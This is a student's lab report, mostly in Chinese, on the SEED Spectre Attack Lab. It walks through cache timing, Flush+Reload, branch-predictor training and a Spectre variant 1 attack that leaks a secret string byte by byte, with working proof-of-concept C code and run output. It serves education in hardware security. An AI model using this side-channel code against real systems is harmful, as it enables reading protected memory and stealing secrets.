Experiment Report

Name	吴彬睿	ID	3180200084
Title	Specture Attack Lab	Date	2019/6/18

一、 Basic Principles (原理简述)

Spectre 攻击于 2017 年发现，并于 2018 年 1 月公开披露，利用了重要的漏洞存在于许多现代处理器中，包括来自 Intel，AMD 和 ARM 的处理器[1]。漏洞允许程序打破进程间和进程内隔离，因此恶意程序可以读取来自无法访问的区域的数据。硬件保护不允许这种访问机制(用于进程间隔离)或软件保护机制(用于内部隔离)，但是 CPU 设计中存在漏洞，可以破坏保护措施。因为缺陷存在于硬件中，除非我们更改 CPU，否则很难从根本上解决问题我的电脑。 Spectre 漏洞代表了 CPU 设计中的一种特殊类型的漏洞。除了 Meltdown 漏洞外，它们还为安全教育提供了宝贵的经验教训。本实验的学习目标是让学生获得有关幽灵攻击的第一手经验。攻击本身非常复杂，因此我们将其分解为几个小步骤，每个步骤都是易于理解和执行。

•幽灵攻击

•侧通道攻击

•CPU 缓存

•CPU 微体系结构内的无序执行和分支预测

二、Step-by-Step Procedure (实验步骤)

(一) Reading from Cache versus from Memory :

(1) CacheTime.c

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  uint32_t junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;
  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;
  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);   junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

Junk 的变数宣告必须改成 unsigned int ，原因是 junk 是要拿来存地址的。

(2) run

```
[06/19/19]seed@VM:~/.../lab8$ make run1
g++ CacheTime.c -o out -march=native
./out
```

(二) Using Cache as a Side Channel :

(1) FlushReload.c

```
int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

(2) run

```
[06/19/19]seed@VM:~/.../lab8$ make run2
g++ FlushReload.c -o out -march=native
./out
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(三) Out-of-Order Execution and Branch Prediction :

(三-1) SpectreExperiment.c

```c
int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   _mm_clflush(&size);
   victim(i);
  }
  // Exploit the out-of-order execution
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
   _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

(三-2) SpectreExperiment.c

```c
int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   //_mm_clflush(&size);
   victim(i);
  }
  // Exploit the out-of-order execution
  //_mm_clflush(&size);
  for (i = 0; i < 256; i++)
   _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

Comment the two ☆ lines

(三-3) SpectreExperiment.c

```c
int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   //_mm_clflush(&size);
   victim(i+20);
  }
  // Exploit the out-of-order execution
  //_mm_clflush(&size);
  for (i = 0; i < 256; i++)
   _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

Replace Line ④ with victim(i + 20)

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(2) run

```
[06/19/19]seed@VM:~/.../lab8$ make run3
g++ SpectreExperiment.c -o out -march=native
./out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[06/19/19]seed@VM:~/.../lab8$
```

(四) The Specture Attack:

```
int main() {
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);
  spectreAttack(larger_x+10);
  reloadSideChannel();
  return (0);

}
```

更改里面的值，从 0 算到 10，刚好可以把 secret data 的 10 个字元找出来。

(五) Improve the Attack Accuracy :

(1) 需要改 code 的地方:

```
uint8_t array[257*4096];
```

Array 大小从 256 改乘 257。

```
uint32_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 256;
  }
}
```

回传的形态从 uint8_t 改成 uint32_t

回传值改成 256

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

```c
void spectreAttack(size_t larger_x)
{
  int i;
  uint32_t s;
  volatile int z;
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    _mm_clflush(&buffer_size);
    for (z = 0; z < 100; z++) { }
    restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Ask victim() to return the secret in out-of-order execution.
  for (z = 0; z < 100; z++) { }
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}
```

S 为接收回传值的地方，变数形态也要改成 uint32_t，因为我们回传的数字是 256，用 uint8 会 overflow。

(六)Stealing the Entire Secret String :

(1) SpectreAttackImproved.c

```c
int main() {
  for(int j=0;j<11;j++){
    int i;
    uint8_t s;
    size_t larger_x = (size_t)(secret-(char*)buffer)+j;
    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;
    for (i = 0; i < 1000; i++) {
      spectreAttack(larger_x);
      reloadSideChannelImproved();
    }
    int max = 0;
    for (i = 0; i < 256; i++){
     if(scores[max] < scores[i])
       max = i;
    }
    printf("Reading secret value at %p = ", (void*)larger_x);
    printf("The  secret value is %d : %c\n", max,max);
    printf("The number of hits is %d\n", scores[max]);
  }
  return (0);
}
~
```

用 for 回圈重复执行 11 遍，每次要 access 的记忆体位置都+1。

三、Results and Analysis (结果与分析)

(一) Reading from Cache versus from Memory :

```
[06/19/19]seed@VM:~/.../lab8$ make run1
g++ CacheTime.c -o out -march=native
./out
Access time for array[0*4096]: 1439 CPU cycles
Access time for array[1*4096]: 383 CPU cycles
Access time for array[2*4096]: 309 CPU cycles
Access time for array[3*4096]: 89 CPU cycles
Access time for array[4*4096]: 329 CPU cycles
Access time for array[5*4096]: 311 CPU cycles
Access time for array[6*4096]: 321 CPU cycles
Access time for array[7*4096]: 113 CPU cycles
Access time for array[8*4096]: 341 CPU cycles
Access time for array[9*4096]: 351 CPU cycles
```

拿取 Array[3*4096] 跟 Array[7*4096]值所消耗的 CPU cycles 明显的比其他的要少上许多。

(二) Using Cache as a Side Channel :

```
[06/19/19]seed@VM:~/.../lab8$ make run2
g++ FlushReload.c -o out -march=native
./out
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

Secret = 94

因为只有 array[94*4096+1024]的 Load time 小于 80 个 CPU cycles。

(三) Out-of-Order Execution and Branch Prediction :

(三-1)

```
[06/19/19]seed@VM:~/.../lab8$ make run3
g++ SpectreExperiment.c -o out -march=native
./out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[06/19/19]seed@VM:~/.../lab8$
```

Secret = 97

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(三-2) Comment the two ✰ lines:

```
[06/19/19]seed@VM:~/.../lab8$ make run3
g++ SpectreExperiment.c -o out -march=native
./out
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

Secret = 97

还是成功的抓到了 secret 值。

(三-3) Replace Line ④ with victim(i + 20):

```
[06/19/19]seed@VM:~/.../lab8$ make run3
g++ SpectreExperiment.c -o out -march=native
./out
```

失败了

(4) 结论:

成功抓到是在 array[97*4096+1024]的地方，因为一开始有训练 CPU 让他执行很多次 if 指令都是 true 的，因为 CPU 会记忆类似 time locality 的效果，如果这几次的 if 判断都是 true，那么后面几次 CPU 会先跳进去 if statement true 的位置预先执行，因此在我们执行这次 97 时，因为 CPU 预先执行，导致有把 array[97*4096+1024]放在 cache 里面，才会成功的。

而 task3-3 把 victim(i)改成 victim(i+20)这样没有小于 size，导致 CPU 训练的结果是遇到 if 先跳过 true 的 statement。

(四) The Specture Attack:

```
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[83*4096 + 1024] is in cache.
The Secret = S.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[111*4096 + 1024] is in cache.
The Secret = o.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[109*4096 + 1024] is in cache.
The Secret = m.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[101*4096 + 1024] is in cache.
The Secret = e.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[32*4096 + 1024] is in cache.
The Secret =  .
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[83*4096 + 1024] is in cache.
The Secret = S.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[101*4096 + 1024] is in cache.
The Secret = e.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[99*4096 + 1024] is in cache.
The Secret = c.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[114*4096 + 1024] is in cache.
The Secret = r.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[101*4096 + 1024] is in cache.
The Secret = e.
[06/19/19]seed@VM:~/.../lab8$ make run
./out
array[116*4096 + 1024] is in cache.
The Secret = t.
```

"Some Secret"

(五) Improve the Attack Accuracy :

(1) 改 code 前:

```
[06/19/19]seed@VM:~/.../lab8$ make run5
g++ SpectreAttackImproved.c -o out -march=native
./out
Reading secret value at 0xffffe81c = The  secret value is 0
The number of hits is 999
```


(2) 改 code 后:

```
[06/19/19]seed@VM:~/.../lab8$ make run5
g++ SpectreAttackImproved.c -o out -march=native
./out
Reading secret value at 0xffffe81c = The  secret value is 83 : S
The number of hits is 121
```

(3) 结论:

改 code 前会一值抓到 Score[0]的原因是，我们每次用 largeX 丢到 restricted Access()返回的值是 0，所以 Array[0*4096+1024]都会被 access 一次，就会被放到 cache 里头了，但是现在我们把返回值改成 256，这样 largeX 的返回值 access 的是 Array[256*4096+1024]，不是我们所关注的，因此无所谓。

(六) Stealing the Entire Secret String :



```
[06/19/19]seed@VM:~/.../lab8$ make run5
g++ SpectreAttackImproved.c -o out -march=native
./out
Reading secret value at 0xffffe83c = The  secret value is 83 : S
The number of hits is 87
Reading secret value at 0xffffe83d = The  secret value is 111 : o
The number of hits is 74
Reading secret value at 0xffffe83e = The  secret value is 109 : m
The number of hits is 41
Reading secret value at 0xffffe83f = The  secret value is 101 : e
The number of hits is 49
Reading secret value at 0xffffe840 = The  secret value is 32 :
The number of hits is 63
Reading secret value at 0xffffe841 = The  secret value is 83 : S
The number of hits is 7
Reading secret value at 0xffffe842 = The  secret value is 101 : e
The number of hits is 7
Reading secret value at 0xffffe843 = The  secret value is 99 : c
The number of hits is 42
Reading secret value at 0xffffe844 = The  secret value is 0 :
The number of hits is 1
Reading secret value at 0xffffe845 = The  secret value is 101 : e
The number of hits is 114
Reading secret value at 0xffffe846 = The  secret value is 116 : t
The number of hits is 20
```

用 for 回圈重复执行 11 遍，每次要 access 的记忆体位置都+1。